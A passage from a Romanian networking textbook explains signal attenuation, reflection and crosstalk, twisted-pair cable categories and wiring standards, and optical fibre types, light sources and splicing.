Atenuarea este un termen general care se referă la reducerea puterii unui semnal. Atenuarea are loc indiferent de tipul de semnal, analogic sau digital. Numită uneori şi pierdere (*loss*), atenuarea este o consecinţă a transmiterii semnalului la distanţe mari. Atenuarea afectează reţelele de calculatoare deoarece limitează distanţa maximă între dispozitivele acesteia. Dacă distanţa este prea mare, din cauza atenuării, la destinaţie nu se va mai putea interpreta semnalul corect. Pentru transmisia la distanţe mai mari decât permite tipul de cablu utilizat se folosesc anumite dispozitive, numite repetoare, care regenerează semnalul (din punct de vedere electric, optic sau *wireless*). Atenuarea afectează toate tipurile de medii de transmisie, însă are valori diferite pentru fiecare mediu în parte. De exemplu, un semnal electric transmis pe un fir de cupru se atenuează mai repede decât un semnal optic (transmis pe o fibră optică). Atenuarea în general se măsoară în decibeli (dB), iar atenuarea specifică unui anumit tip de cablu se măsoară în decibeli/metru sau decibeli/kilometru. Fiecare tip de cablu are o atenuare specifică. Cu cât această atenuare este mai mică, cu atât acel cablu este considerat mai bun. Atenuarea este un factor foarte important de luat în calcul în cazul proiectării reţelelor de fibră optică. Echipamentele de fibră optică garantează o anumită distanţă (specificată în cartea tehnică), însă această distanţă este garantată pentru o fibră optică cu o anumită atenuare / km (specificată tot în cartea tehnică). Dacă se foloseşte o fibră optică cu o atenuare mai mare, atunci distanţa maximă garantată va fi mai mică. Dacă însă se foloseşte fibră optică de o mai bună calitate, transmisia va fi corectă şi la distanţe mai mari decât cea specificată. Cum se determină distanţa maximă posibilă pentru o transmisie? Echipamentele impun o anumită valoare a atenuării care nu trebuie depăşită. Se poate considera că:

dm = (ame – ac) / asm

- dm – distanţa maximă
- ame – atenuarea maximă a echipamentului
- ac – atenuarea conectorilor
- asm – atenuarea specifică mediului

Reflexia are loc de obicei atunci când un semnal întâlneşte o linie de separaţie între două medii. Atunci, o anumită parte din semnal se reflectă înapoi în mediul din care a venit şi o parte trece în mediul următor. Reflexia poate apărea în cazul semnalelor electrice când, de exemplu, impulsurile

electrice sau biţii întâlnesc o discontinuitate, moment în care o anumită parte din energia semnalului se reflectă. Dacă nu este controlată, această energie poate interfera cu biţii transmişi mai târziu. Milioane de biţi sunt transmişi în fiecare secundă, iar această energie reflectată poate duce la multe transmisii nereuşite. Un exemplu este o reţea pe cablu coaxial care are nevoie de un terminator la fiecare capăt. Dacă nu ar avea acest terminator, la capătul cablului ar apărea o linie de separare între cele două medii (aer şi cupru), iar o parte din energie s-ar reflecta înapoi în firul de cupru. Reflexia poate avea loc şi în cazul sistemelor optice. Un semnal optic se reflectă ori de câte ori întâlneşte o discontinuitate în fibra de sticlă, ca de exemplu atunci când se ataşează un conector. De aceea este necesară o pregătire specială în cazul ataşării conectorilor de fibră optică, pentru a nu permite reflexia luminii înapoi în fibră.

Zgomotul este o cantitate de energie nedorită (electrică, electromagnetică sau radio) care poate degrada calitatea semnalului transmis. Zgomotul afectează atât transmisiile analogice cât şi cele digitale. În cazul semnalelor analogice, semnalul devine bruiat şi deformat. Un exemplu este o convorbire telefonică pe care se aude un zgomot de fond. În sistemele digitale, zgomotele afectează valorile biţilor transmişi (0 sau 1), la destinaţie aceştia putând fi interpretaţi greşit (adică 1 în loc de 0 şi invers). Zgomotul poate avea mai multe cauze: câmpurile electrice provenite de la motoare electrice, lumina fluorescentă (neoane), etc. - toate provenite de la surse exterioare cablului afectat. Acest tip de zgomot se numeşte EMI (*Electromagnetic Interference* - Interferenţă Electromagnetică) dacă provine de la surse electrice sau RFI (*Radio Frequency Interference* - Interferenţă Radio) când provine de la surse radio, radar sau microunde. Zgomotul mai poate proveni de la liniile de curent alternativ sau de la fulgere. Fiecare fir dintr-un cablu poate acţiona ca o antenă. Când acest lucru se întâmplă, firul practic absoarbe semnale electrice din celelalte fire din cablu sau din surse electrice exterioare cablului. Dacă zgomotul electric rezultat atinge un nivel destul de înalt, poate deveni foarte dificil sau chiar imposibil pentru echipamentul de la celălalt capăt să distingă semnalul de zgomot. Un sistem de transmisie poate fi afectat de unele dintre aceste tipuri de zgomot şi imun la altele. De exemplu, transmisia optică este imună la interferenţele electrice, deoarece semnalul purtat nu are natură electrică, ci optică. Acest lucru o face ideală pentru legăturile din exteriorul clădirii, unde transmisia pe firele de cupru ar putea fi influenţată de fulgere, câmpuri electrice din alte surse, etc.

Cablurile de cupru sunt afectate de interferenţe electromagnetice de la diferite surse din afara cablului. Totuşi, cea mai importantă sursă de zgomot pentru cablurile de cupru o reprezintă efectul numit **crosstalk**: interferenţa semnalelor între două fire din interiorul aceluiaşi cablu. Una dintre cele mai eficiente metode de prevenire a efectului de *crosstalk* este torsadarea firelor. Prin torsadare, câmpurile electrice se anulează şi firele din celelalte perechi nu mai sunt influenţate de semnalul din perechea iniţială. De multe ori apar însă probleme la ataşarea conectorilor. După cum se va vedea în studiul de caz din acest capitol, atunci când se doreşte ataşarea unui conector la capătul unui cablu trebuie întâi detorsadate toate perechile din interiorul cablului. Dacă se lasă o bucată prea mare detorsadată, în acea zonă câmpurile electrice generate de fiecare fir dintr-o pereche nu se vor mai anula şi va apărea o interferenţă între fire, numită NEXT (*Near-End Crosstalk*). Acest parametru, NEXT, este specific fiecărui cablu. Cu cât un cablu este terminat (adică mufa este sertizată) cu mai multă atenţie, cu atât efectul NEXT va fi mai mic. Valoarea maximă a parametrului NEXT este specifică fiecărei categorii de cablu (Cat3, Cat5, Cat6): cu cât categoria este mai mare, cu atât interferenţa NEXT trebuie să fie mai mică (adică se impune o calitate mai ridicată a sertizării cablurilor). Terminarea cu grijă a cablurilor este cea mai importantă metodă de prevenire a efectului de *crosstalk*.

1.2 Medii de transmisie

În secţiunile anterioare s-a prezentat modul în care informaţiile, reprezentate de biţi, ajung pe canalul de comunicaţie. Înainte ca acestea să fie transmise, trebuie transformate în semnale, acestea putând fi analogice (continue în timp) sau digitale (discrete).


O altă clasificare a semnalelor se referă la mediul pe care sunt transmise: electrice (impulsuri electrice ce folosesc suportul de cupru), optice (impulsuri luminoase ce sunt transmise prin fibra optică) şi wireless (fără fir, sub formă de unde radio sau unde electromagnetice – vezi capitolul *Wireless).* Cele ce folosesc cablul se mai numesc şi medii de transmisie ghidate, iar cele fără fir, neghidate.

O altă noţiune, prin care poate fi clasificat un mediu, este legată de modul în care se pot face transmisia şi recepţia. Astfel, acestea pot fi *full-duplex*, transmisia şi recepţia realizându-se simultan, sau half-duplex, în care transmisia şi recepţia se serializează (nu putem transmite şi primi în acelaşi timp).

1.2.1 Cablul coaxial

Reţele de cablu coaxial au avut perioada de impact maxim la jumătatea anilor `90. Odată cu apariţia mediilor torsadate (UTP, STP) popularitatea lor a început să scadă. Deşi oferă o mai bună ecranare şi permit distanţe mai mari, mediul coaxial este unul analogic, spre deosebire de mediul torsadat unde transmisia se realizează digital. Eliminarea etapelor de conversie digital-analogic a permis costuri mai reduse pentru echipamentele de reţea destinate reţelor bazate pe UTP. În plus, folosirea unor perechi distincte pentru transmisie şi recepţie face din UTP un mediu de comunicaţie *full-duplex*, spre deosebire de reţelele bazate pe medii de transmisie coaxiale. Reţelele de date bazate pe cablu coaxial mai pot fi încă întâlnite în cazul unor mici reţele de cartier, dar în ultimii ani acestea au devenit extrem de rare.

Cablul coaxial se mai foloseşte cu preponderenţă în reţelele de televiziune. Există o diferenţă fizică importantă între cablul coaxial folosit în trecut la reţelele de calculatoare şi cablul folosit în reţelele CaTV (reţea de televiziune): impedanţa. În primul caz cablul are o impedanţă de 50 ohmi (categoria RG58), iar în cel de-al doilea 75 ohmi (RG59). Componentele unui cablu coaxial se pot observa în Fig. 1-22.



1-22 Cablu Coaxial

Aşadar cablul coaxial are o importanţă majoră în reţelele de televiziune, care sunt folosite şi pentru transmisii de date folosind echipamentele corespunzătoare.


1.2.2 Cablul torsadat

Cablul torsadat este format din mai multe fire de cupru izolate, având o grosime tipică de 1mm, împletite două câte două (torsadate). Majoritatea cablurilor torsadate folosite pentru reţelele locale conţin opt fire, aşadar patru perechi. Răsucirea firelor dintr-o pereche este necesară pentru anularea efectului de antenă caracteristic liinilor lungi. Acest efect ar produce interferenţe electrice, ceea ce ar conduce la pierderi de date.

Pe lângă interferenţele cauzate de câmpurile electrice induse de alte fire din interiorul aceluiaşi cablu, pot apărea şi interferenţe din surse exterioare cablului (de exemplu: existenţa unui motor electric în apropiere, sau, pentru cablurile aflate în exteriorul clădirilor, descărcările electrice din atmosferă). O metodă prin care se încearcă reducerea la minim a interferenţelor exterioare este

transmiterea diferenţială. Transmiterea diferenţială, sau transmiterea în mod balansat, presupune ca semnalul util transmis să reprezinte diferenţa dintre semnalele electrice de pe cele două fire ale unei perechi. Astfel, dacă apar interferenţe electrice de la surse exterioare cablului, acestea vor afecta ambele fire în mod egal, diferenţa dintre semnale rămânând constantă. O altă metodă de prevenire a interferenţelor exterioare este ecranarea cablurilor. Ecranarea presupune existenţa unui înveliş format dintr-o plasă sau o foiţă metalică ce are rol de cuşcă *Faraday*.

Din punct de vedere al ecranării există două feluri de cabluri torsadate: ecranate (*shielded*) şi neecranate (*unshielded*). Cele neecranate se numesc UTP (*unshielded twisted pair*) şi sunt cele mai folosite în cadrul reţelelor locale de calculatoare, fiind, de altfel, şi cele mai ieftine (vezi Fig. 1-23).



1-23 Cablu torsadat

Dezavantajul cablurilor UTP este că nu pot fi folosite în exteriorul clădirilor, deoarece ar fi supuse unor posibile şocuri electrice foarte mari, ce ar duce la defectarea echipamentelor conectate. De aceea, în exteriorul clădirilor se foloseşte, în general, cablul ecranat: ScTP (*screened twisted pair*), STP (*shielded twisted pair*) sau S/STP (*screened shielded twisted pair*). ScTP, numit şi FTP (*foiled twisted pair*), are un singur înveliş de ecranare exterior şi este doar cu puţin mai gros decât UTP. Cablul STP are, pe lângă învelişul de ecranare identic cu cel al ScTP-ului, câte un înveliş separat pentru fiecare pereche. Acest lucru îl face mult mai rezistent la interferenţe, dar şi mult mai scump. În plus, fiind mai rigid, este şi ceva mai greu de manevrat.

Standarde pentru medii torsadate

Colecţia IEEE 802.3 cuprinde standardele ce definesc nivelul fizic şi subnivelul MAC al nivelului legătură de date pentru *Ethernet*. Este definit câte un standard pentru fiecare tip de mediu de transmisie folosit. Astfel, în această colecţie se regăsesc, printre altele, standardele pentru cablu UTP, standardele pentru *Ethernet* pe cablu coaxial (10BASE5, 10BASE2), *Ethernet* prin fibră optică (10BASE-F, 100BASE-FX, etc) sau descrierea tehnologiei PoE (*Power over Ethernet*).

Standardul ce conţine cerinţele pentru transmiterea a 10Mbit/s pe cablu UTP este standardul 10BASE-T. În mod similar, pentru 100 Mbit/s şi 1000 Mbit/s (1 Gbit/s) există 100BASE-T, respectiv 1000BASE-T (numit şi *Gigabit Ethernet*). Numele standardului derivă din unele aspecte legate de mediul fizic: numărul reprezintă viteza maximă teoretică exprimată în megabiţi pe secundă. „BASE" este prescurtarea pentru *baseband*, ceea ce înseamnă că fiecare fir este folosit ca un singur canal de comunicaţie, pe care se transmite într-o singură frecvenţă. Cu alte cuvinte, nu se aplică nicio formă de multiplexare. Litera de la sfârşit reprezintă tipul cablului, în acest caz, „T" înseamnă torsadat (*twisted*). Aşadar, 100BASE-T este o denumire generică pentru un standard care asigură o viteză de 100Mbit/s pe cablu torsadat. În particular, sunt definite trei forme: 100BASE-TX, 100BASE-T4 şi 100BASE-T2. 100BASE-TX indică utilizarea unui cablu de categorie cel puţin CAT5 şi folosirea a 2 perechi de fire din cele 4. Sufixul T4 indică folosirea a 4 perechi pentru comunicaţie. 100BASE-T4 şi 100BASE-T2 nu se mai folosesc, fiind standarde învechite. Toate aceste standarde operează pe segmente de cablu cu lungimi de maxim 100 de metri. În 2006 a fost publicat standardul 10GBASE-T pentru conexiuni de 10 gigabit/s prin cablu torsadat. *10Gigabit Ethernet* suportă doar legături *full-duplex*, spre deosebire de celelalte trei standarde ce suportă şi comunicaţii *half-duplex*. După cum s-a menţionat la începutul acestui capitol, cantitatea de informaţie transferată între emiţător şi receptor

este proporţională cu frecvenţa semnalelor pe mediul de transmisie. În cazul semnalelor electrice, frecvenţa este dată de calitatea cuprului de a fi mai bun sau mai puţin bun conductor de curent electric. Această calitate depinde de densitatea de impurităţi caracteristică materialului. De aceea, există mai multe categorii de cabluri, o categorie mai mare implicând performanţe mai bune.

Categorii de medii torsadate

Categoriile de cabluri torsadate au fost definite în setul de standarde TIA/EIA-568-B de către asociaţia americană *Telecommunications Industry Association* (TIA). Acesta s-a dovedit a fi standardul cu cea mai largă acceptare în piaţa producătorilor de soluţii pentru nivelul fizic.

UTP Cat1-4

Cablul încadrat la categoria 1 (CAT1) este cel folosit în serviciile de telefonie clasică (POTS – *Plain Old Telephone Service*) sau soneriile de la uşi. Această etichetare este cumva improprie, întrucât setul de standarde TIA/EIA-568-B nu recunoaşte în momentul de faţă decât categoriile 3, 5e, 6 şi 6a.

Standardul C3 a fost folosit în anii `90 pentru *TokenRing* şi pentru *Ethernet*, ajungând la viteze de până la 10Mbit/s. Astăzi, acesta este folosit în sistemele de telefonie şi poate fi uşor adaptat pentru *Voice over IP* (VoIP) întrucât viteza de 10Mbit/s pe care o oferă depăşeşte cu mult cerinţele de 0,08Mbit/s ale unui telefon VoIP la încărcare maximă. În plus, CAT3 este compatibil cu tehnologia *Power over Ethernet* (definită în standardul 802.3af PoE), tehnologie ce descrie un sistem prin care odată cu datele se transferă şi energie electrică, tocmai în scopul alimentării anumitor aparate aflate la distanţă, precum telefoanele VoIP. Apariţia standardului 100BASE-T4 a dus la creşterea vitezei la 100Mbit/s prin utilizarea a 4 perechi de fire (şi nu doar 2 cum prevedea standardul anterior), ceea ce a permis infrastructurilor mai vechi, deja existente, de cabluri CAT3 să ofere o lăţime de bandă mai mare. Cu toate acestea, utilizarea sa pentru comunicaţiile de date a scăzut odată cu apariţia standardului CAT5.

Standardul CAT4 oferea o frecvenţă cu puţin mai mare decât CAT3, 20MHz faţă de 16MHz şi era utilizat pentru o variantă îmbunătăţită a reţelelor *Token Ring*.

UTP Cat5 şi Cat5e

Specificaţiile cablului de categoria 5, definite în TIA/EIA-568-B, indică o frecvenţă maximă de 100MHz. CAT5 este folosit în special în reţele de 100Mbit/s (*FastEthernet*), dar poate fi utilizat şi pentru *Gigabit Ethernet*. Odată cu definirea în 2001 a CAT5e (*enhanced*) în TIA/EIA-568-B, specificaţiile variantei originale CAT5 nu mai sunt recunoscute în aceste standarde.

UTP CAT5e a devenit cel mai răspândit mediu de transmisie pentru reţelele locale. Datorită performanţelor îmbunătăţite faţă de versiunea originală, şi datorită unui preţ mult mai mic decât al CAT6, CAT5e este cea mai potrivită alegere pentru infrastructura reţelelor *Gigabit Ethernet*. Cu toate acestea, CAT5e menţine recomandarea limitării segmentelor de la cablu la 100 de metri, la fel ca şi în cazul celorlalte tipuri de cabluri definite de TIA/EIA.

Este de reţinut faptul că standardul folosit pentru *Gigabit Ethernet*, 1000BASE-T, impune utilizarea a 4 perechi de fire torsadate, spre deosebire de versiunile anterioare (10BASE-T şi 100BASE-T) care foloseau în comunicaţie doar două perechi. Aşadar, standardul de *Ethernet* ales pentru infrastructură este cel care specifică numărul de perechi necesare în comunicaţie, şi nu standardul de cablu. Categoria specifică doar caracteristicile specifice cablului, precum: numărul de perechi existente, pasul de torsadare, diametrul firelor, parametrii NEXT, FEXT şi, cel mai important, limita superioară de frecvenţă. Astfel, un cablu CAT5e folosit pentru 100BASE-T (*FastEthernet*) utilizează în comunicaţie 2 perechi de fire din cele 4 disponibile, în timp ce acelaşi cablu pentru infrastructuri de 1000BASE-T (*Gigabit Ethernet*) necesită toate cele 4 perechi.

UTP Cat6 şi Cat6a

UTP CAT6 aduce îmbunătăţiri majore, precum impunerea unui pas de torsadare mult mai mic decât la CAT5 şi o limită superioară de frecvenţă de 250MHz, fiind conceput special pentru reţelele *Gigabit Ethernet*. Standardul de cablu categoria 6 păstrează compatibilitatea cu standardele CAT5, CAT5e şi CAT3.

Deşi CAT6 este mai frecvent folosit în reţelele *Gigabit Ethernet*, specificaţiile sale permit şi implementarea standardului 10GBASE-T (apărut în 2006), dar numai pe segmente de 55 de metri. Pentru a face posibilă utilizarea standardului 10BASE-T pe lungimi de 100 de metri, se impune folosirea unui nou tip de cablu, definit ca standard TIA în februarie 2008, şi anume categoria 6a.

Cablul UTP CAT6a (augmented) operează la frecvenţe de până la 500MHz (dublu faţă de CAT6), fiind destinat infrastructurilor de 10GBASE-T (10 Gigabit Ethernet).

UTP Cat7 şi Cat8

Standardul de cablul categoria 7 (CAT7) are un pas de torsadare şi mai mic decât CAT6 şi, în combinaţie cu conectori de tip GG45, poate trata semnale cu banda de frecvenţă de până la 625MHz. În plus, fiecare dintre cele patru perechi de fire este ecranată individual (pe lângă învelişul exterior al cablului). Deşi a fost creat pentru *10 Gigabit Ethernet*, cea mai folosită tehnologie pentru 10GBASE-T rămâne CAT6a.

Categoria 7 este şi cea mai strictă în privinţa normelor de siguranţă referitoare la comportamentul cablurilor în situaţii de incendiu: viteza de răspândire a focului, substanţe emanate, etc. Un exemplu care să justifice necesitatea unor astfel de reglementări este cel al cablurilor cu învelişul din PVC, foarte populare datorită pretului scăzut. În momentul în care iau foc, aceste cabluri degajă substanţe foarte toxice omului, fiind total nepotrivite pentru cablările orizontale.

UTP CAT8 este destinat infrastructurilor multimedia, un astfel de cablu putând transporta simultan oricare patru servicii de tip TV, video, satelit, audio, date, etc. Cablul UTP Cat 8 operează cu frecvenţe de 1200MHz şi poate ajunge la maxim 1400MHz.

Categorie	Frecvenţă	Viteză	Standard
Cat 1		1Mbps	Telefonia clasică
Cat 2		4Mbps	Transmisiuni seriale
Cat 3	16MHz	10 Mbps 100 Mbps	TokenRing 10BaseT 100BaseT4
Cat 4	20MHz	16 Mbps 100 Mbps	TokenRing 10BaseT 100BaseT4
Cat 5	100MHz	10 Mbps 100 Mbps	TokenRing, 10BaseT 100BaseTX
Cat 5e	155MHz	10 Mbps 100 Mbps 1 Gbps	10BaseT, 100BaseTX, 1000BaseT
Cat 6	250MHz	100Mbps 1 Gbps	100BaseTX 1000BaseT
Cat 6a	500MHz	10 Gbps	10GBaseT
Cat 7	625MHz	10 Gbps	10GbaseT
Cat 8	1200Mhz	10 Gbps	10GbaseT

1-24 Categorii de medii torsadate

Tipuri de mufări ale cablului UTP

Procedura de fixare a firelor unui cablu într-un conector se numeşte sertizare. Standardul TIA/EIA-568B specifică două moduri în care pot fi ordonate firele la o terminaţie a cablului, secţiunea corespunzătoare fiind probabil şi cea mai cunoscută din întreaga documentaţie. Pentru a fi uşor identificate, cele opt fire sunt colorate diferit. Culorile folosite pentru cele patru perechi sunt: albastru, verde, portocaliu şi maro. Pentru a deosebi firele unei perechi, unul are învelişul de culoare uniformă, celălalt având doar o dungă din culoarea respectivă pe fond alb. Cele două moduri specificate de TIA/EIA-568-B pentru ordonare firelor se numesc T568A (standard folosit mai mult în Statele Unite) şi T568B (folosit în general în Europa).

După cum se ştie, tehnologiile 100BaseTX şi 10BaseT folosesc doar două perechi din cele patru: una pentru transmisie (Tx+ şi Tx-) şi una pentru recepţie (Rx+ şi Rx-). Conform standardelor de mai sus, acestea sunt portocaliu şi verde (pinii 1,2,3 şi 6). **ATENŢIE**: firele de Tx precum şi firele de Rx trebuie să facă parte din aceeaşi pereche! Se observă că prima pereche ajunge pe pinii 1 şi 2 iar a doua pereche pe pinii 3 şi 6. În funcţie de corespondenţa perechilor dintr-un capăt cu pinii de la celălalt capăt, cablurile se împart în trei categorii:

Straight-through

Cablul direct (*straight-through*) are ambele capete sertizate conform aceluiaşi standard (T568A - T568A în SUA, sau T568B - T568B în Europa). Se foloseşte atunci când se conectează o staţie la un switch sau la un hub. Cele două capete având aceeaşi ordine a firelor, fiecare pin al conectorului dintr-un capăt comunică direct cu pin-ul corespunzător al conectorului de la celălalt capăt al cablului.

Crossover

Cablul *crossover* se foloseşte la conectarea a două calculatoare între ele, fără a mai folosi un switch sau un hub. Prin felul în care este construit acest cablu, pinul 1 de la un capăt va corespunde pinului 3 de la celălalt capăt, iar pinul 2 pinului 6. Aceasta înseamnă că datele transmise prin perechea Tx de la un capăt vor ajunge pe pinii de Rx de la conectorul opus. Astfel, două calculatoare pot transfera date direct între ele, fără a mai trece printr-un alt echipament, dacă plăcile lor de reţea sunt legate printr-un cablu *crossover*. Întrucât singura diferenţă dintre T568A şi T568B este inversarea perechii portocalii cu perechea verde, un cablu crossover poate fi văzut ca având un conector sertizat conform T568A şi pe celălalt conform T568B. Un astfel de cablu va funcţiona pentru standardul 10BASE-T sau 10BASE-TX, unde se folosesc doar 2 perechi. Pentru 1000BASE-T (*Gigabit crossover*) însă, trebuie inversate şi celelalte două perechi (albastru şi maro), şi, în plus, schimbate între ele firele fiecărei perechi (cea dungată cu cea uniformă).

Rollover

Cablul de consolă (*rollover*) este folosit atunci când se doreşte conectarea pe un port de consolă a unui ruter. Există mai multe variante de cabluri ce pot fi folosite pentru a face legătura între un PC şi un port de consolă al unui ruter. Întotdeauna portul calculatorului pentru o astfel de legătură este unul serial (DB-9 sau DB-25). Portul de pe ruter poate fi DB-25 sau RJ-45. Astfel, se poate folosi un cablu ce are ca terminatori o mufă DB-9 şi una RJ-45 sau un cablu *rollover* şi un adaptor RJ45 – DB9 (sau RJ45 – DB25).

Auto-MDI/MIDX

După cum se poate observa, când se realizează mufările cablurilor trebuie avute în vedere dispozitivele conectate, mufările fiind predispuse la erori umane. Pentru a preîntâmpina acest lucru, s-a introdus conceptul de *Auto-MDI/MDIX*.

Noţiunea de *MDI (Medium Dependant Interface)* descrie o interfaţă de la nivelul fizic al stivei OSI până la mediul de comunicaţie folosit pentru a realiza transmisia. Tehnologia Ethernet, ce foloseşte cablurile twisted-pair, extinde definiţia, introducând conceptul de *MDIX (Medium Dependant*


Inteface Crossover). Diferența practică dintre un dispozitiv MDI și unul MDIX este faptul că primul are transmisia pe pinii 1 și 2, iar cel din urmă are recepția pe pinii 1 și 2. Astfel, pentru a conecta un device MDI cu unul MDIX, se folosește un cablu *straight-through*. Prin convenție, s-a decis folosirea standardului MDIX pentru hub-uri și switch-uri, iar pentru restul dispozitivelor dintr-o rețea (stații de lucru, rutere, servere) să fie folosită interfața MDI. Daca dorim să conectăm două dispozitive ce au același tip de interfată, trebuie folosit un cablu *crossover*.

Tehnologia *Auto-MDI/MDIX* detectează automat tipul de cablu necesar, prin negocierea directă între dispozitivele de la capete, și realizează configurațiile pinilor corespunzători (care sunt pentru transmisie și care sunt pentru recepție). Având la dispoziţie această tehnologie, putem mufa toate capetele cablurilor la fel, respectând unul din standardele de mufare. În practică, este bine să păstraţi doar un singur tip de mufare (în general toate cablurile să fie *straight-through*), dar înainte trebuie să vă documentaţi dacă dispozitivele din rețea au capabilitatea *Auto-MDI/MDIX*.

1.2.3 Fibra optică

Fibra optică este cel mai nou mediu de transmisie dezvoltat pentru reţelele de calculatoare, având numeroase avantaje faţă de cablurile de cupru, dintre care cele mai importante sunt viteza de transmisie superioară pe care o suportă şi imunitatea la interferenţe electrice. Principalele dezavantaje sunt costul şi dificultatea manevrării şi instalării. Acest mediu este folosit cu preponderenţă pentru legături punct la punct la distanţe mari (peste câteva sute de metri).


Un sistem de transmisie pe fibră optică este format dintr-un emiţător (LED sau laser), o fibră transportoare şi un receptor. Semnalul pe fibră optică este, de fapt, unda luminoasă emisă de un LED sau de un laser, în funcţie de tipul de fibră. S-a observat că pentru anumite lungimi de undă semnalul suferă o atenuare mai mică decât pentru altele. În urma studiilor, s-au stabilit trei intervale („ferestre") pentru valorile lungimilor de undă la care atenuarea este foarte scăzută şi care permit emiţătorului să genereze mai multe semnale luminoase, iar receptorului să detecteze mai multe semnale. Aceste intervale sunt prezentate în Fig. 1-25.



1-25 Intervalele de lungimi de undă pentru care atenuarea este minimă

Notaţiile OH- indică faptul că la acele lungimi de undă, în mod special, prezenţa ionilor OH- din materialul fibrei optice produc creşteri foarte mari ale atenuării. De aceea, lungimile de undă utilizate în sistemele optice sunt: 850nm, 1300nm (pentru fibra *multi-mode*) şi 1310nm, 1550nm (pentru *single-mode*).

Interiorul fibrei optice este format din miez (*core*) şi înveliş (*cladding*), două tuburi concentrice de sticlă, inseparabile, având indici de reflexie diferiţi. Propagarea semnalului se bazează pe fenomenul de reflexie totală. *Cladding*-ul, foarte subţire, cu diametrul de 125 microni, este învelit în trei straturi protectoare: un strat numit *buffer*, de obicei colorat, un înveliş rezistent de protecţie fabricat din kevlar (din acest material se fabrică şi vestele anti-glonţ) numit *Aramid Yarn* şi un înveliş exterior din PVC (*jacket*). Aceste trei straturi au rol de protecţie pentru partea din sticlă care este foarte fragilă.



1-26 Structura fibrei optice


În funcţie de modul de transmisie şi, implicit, de dimensiunea *core*-ului, fibrele optice se împart în două categorii: *single-mode* şi *multi-mode*.

Fibra *multi-mode* are dimensiunea core-ului de 50 sau 62,5 microni, acest lucru permiţând transmiterea semnalului prin reflexie în pereţii core-ului. Acest tip de fibră permite distanţe mai mici decât cea *single-mode* (deoarece lumina are un drum mai lung de parcurs), însă este mai ieftină şi mai uşor de folosit (mai uşor de terminat cu conectori şi de sudat). De asemenea, echipamentele care emit semnal pe fibra optică *multi-mode* sunt mai ieftine, deoarece folosesc LED-uri (*light emitting diode*) cu lungimi de undă de 850 sau 1300 nanometri. Aceste echipamente cu LED-uri nu sunt periculoase pentru oameni (nu afectează ochii).

Fibra optică *single-mode* are o dimensiune a *core*-ului de 10 microni (mai nou între 5 şi 8 microni), acesta acţionând ca un ghidaj pentru raza luminoasă a semnalului care se transmite astfel aproape fără reflexie. Echipamentele terminale folosesc pentru a emite semnale luminoase lasere cu lungimi de undă de 1310 sau 1550 nanometri. Deoarece laserul emite o undă luminoasă foarte puternică şi focalizată, aceste echipamente pot produce leziuni grave ochiului. Aşadar, dacă vrem să vedem lumină într-o fibră optică, cel mai bine ar fi să alegem un echipament *multimode* sau o lanternă!

Fibra optică *single-mode* permite distanţe mai mari de transmisie decât cea *multi-mode*, însă este mult mai scumpă şi impune precauţii speciale. De asemenea, echipamentele pentru *single-mode* sunt mai scumpe decât cele pentru *multi-mode*.

Din punctul de vedere al vitezei maxime de transmisie, limita fizică este impusă de tehnologia folosită de echipamentele terminale, mai exact de viteza cu care sunt convertite impulsurile electrice în semnal optic, limita teoretică a lăţimii de bandă pe fibra optică în sine fiind foarte mare (~80 Tbps). Deşi, de exemplu, standardul *Ethernet* 802.3 pentru transmisie pe fibra optică limitează lungimea unui segment de fibră optică *multi-mode* la 2 km şi unul de *single-mode* la 3 km, trebuie menţionat că aceste limite se referă la modul de funcţionare CSMA-CD (atunci când sunt posibile coliziuni). Deoarece în cazul legăturilor de fibră optică sunt implicate conexiuni punct la punct, unde transmisia este *full-duplex* şi nu există posibilitatea apariţiei coliziunilor, limitarea distanţei maxime la care se poate întinde un segment de fibră optică este dată numai de puterea de emitere a dispozitivelor terminale, putând ajunge în cazul transmisiei *single-mode* şi la 120 de km pentru *FastEthernet* şi mult mai mult pentru alte tehnologii.



1-27 Categorii de fibră optică şi moduri de propagare

O comparaţie între laserele semiconductoare şi LED-uri ca surse de lumină este prezentată în tabelul de mai jos:

Criteriu	LED	Laser
Lungimea de undă folosită	850nm sau 1300nm	1310nm sau 1550nm
Tip de fibră	Multimode	Singlemode
Viteza de transfer a datelor	Mică	Mare
Distanţă	Scurtă	Lungă
Cost	Redus	Ridicat
Durată de viaţă	Lungă	Scurtă

Mod de construcţie, conectori

Procedeul industrial de construcţie al fibrei optice este foarte delicat şi, de aceea, foarte scump. Acest procedeu se numeşte OVD (*Outside Vapor Deposition*), iar fibra rezultată este sintetică şi are o consistenţă şi o geometrie extrem de precise. În linii mari, prin diferite procese chimice şi la temperaturi foarte înalte, se obţin doi cilindri concentrici de sticlă foarte pură, după care cilindrul astfel rezultat se trage şi se alungeşte până când se obţine o fibră care este rulată pe o rolă mare. Procesul este continuu, adică pe măsură ce se trage, se rulează fibra obţinută pe rolă. Acum se explică de ce fibra optică *single-mode* este mai scumpă decât cea *multi-mode*.

Fibra optică folosită în exteriorul clădirilor este diferită de fibra pentru cablarea de interior. Pentru cablările de exterior se foloseşte fibra *loose-tube* ce conţine mai multe perechi de fibre, fiecare dintre acestea având doar *core* şi *cladding*. O fibră de exterior poate conţine de la câteva perechi până la mii de perechi de fibre, costul cel mai mare pentru o instalare de exterior fiind manopera şi nu fibra propriu-zisă.

Pentru cablarea de interior putem întâlni două tipuri de fibră: cabluri cu mai multe perechi, numite *tight-buffer* şi cabluri cu o singură fibră, numite *patch*-uri. Cablurile cu mai multe perechi sunt folosite pentru cablarea orizontală, în vreme ce *patch*-urile sunt folosite pentru interconectarea dispozitivelor pe distanţe mici.

Îmbinări

Prin îmbinare (*splicing*) se înţelege conectarea permanentă a două cabluri de fibră optică. Îmbinările se realizează cu ajutorul unor dispozitive numite *splice*-uri. Caracterul permanent al îmbinării este cel care face diferenţa între un conector şi un *splice*. Totuşi, terminologia poate crea confuzii, deoarece există producători ce oferă şi *splice*-uri nepermanente, care pot fi decuplate în scopul efectuării unor reparaţii sau rearanjări.

Îmbinările sunt necesare, spre exemplu, pentru realizarea unor cabluri cu lungimi mai mari decât cele predefinite. Se poate întâmpla adesea ca un instalator de fibră optică să aibă în stoc mai multe cabluri cu diverse lungimi (în general producătorii oferă cabluri de lungime limitată – maxim 6 km) dar să nu aibă unul de 10 km. Cu ajutorul *splice*-urilor se pot îmbina două sau mai multe segmente pentru a obţine cablul de lungimea dorită.

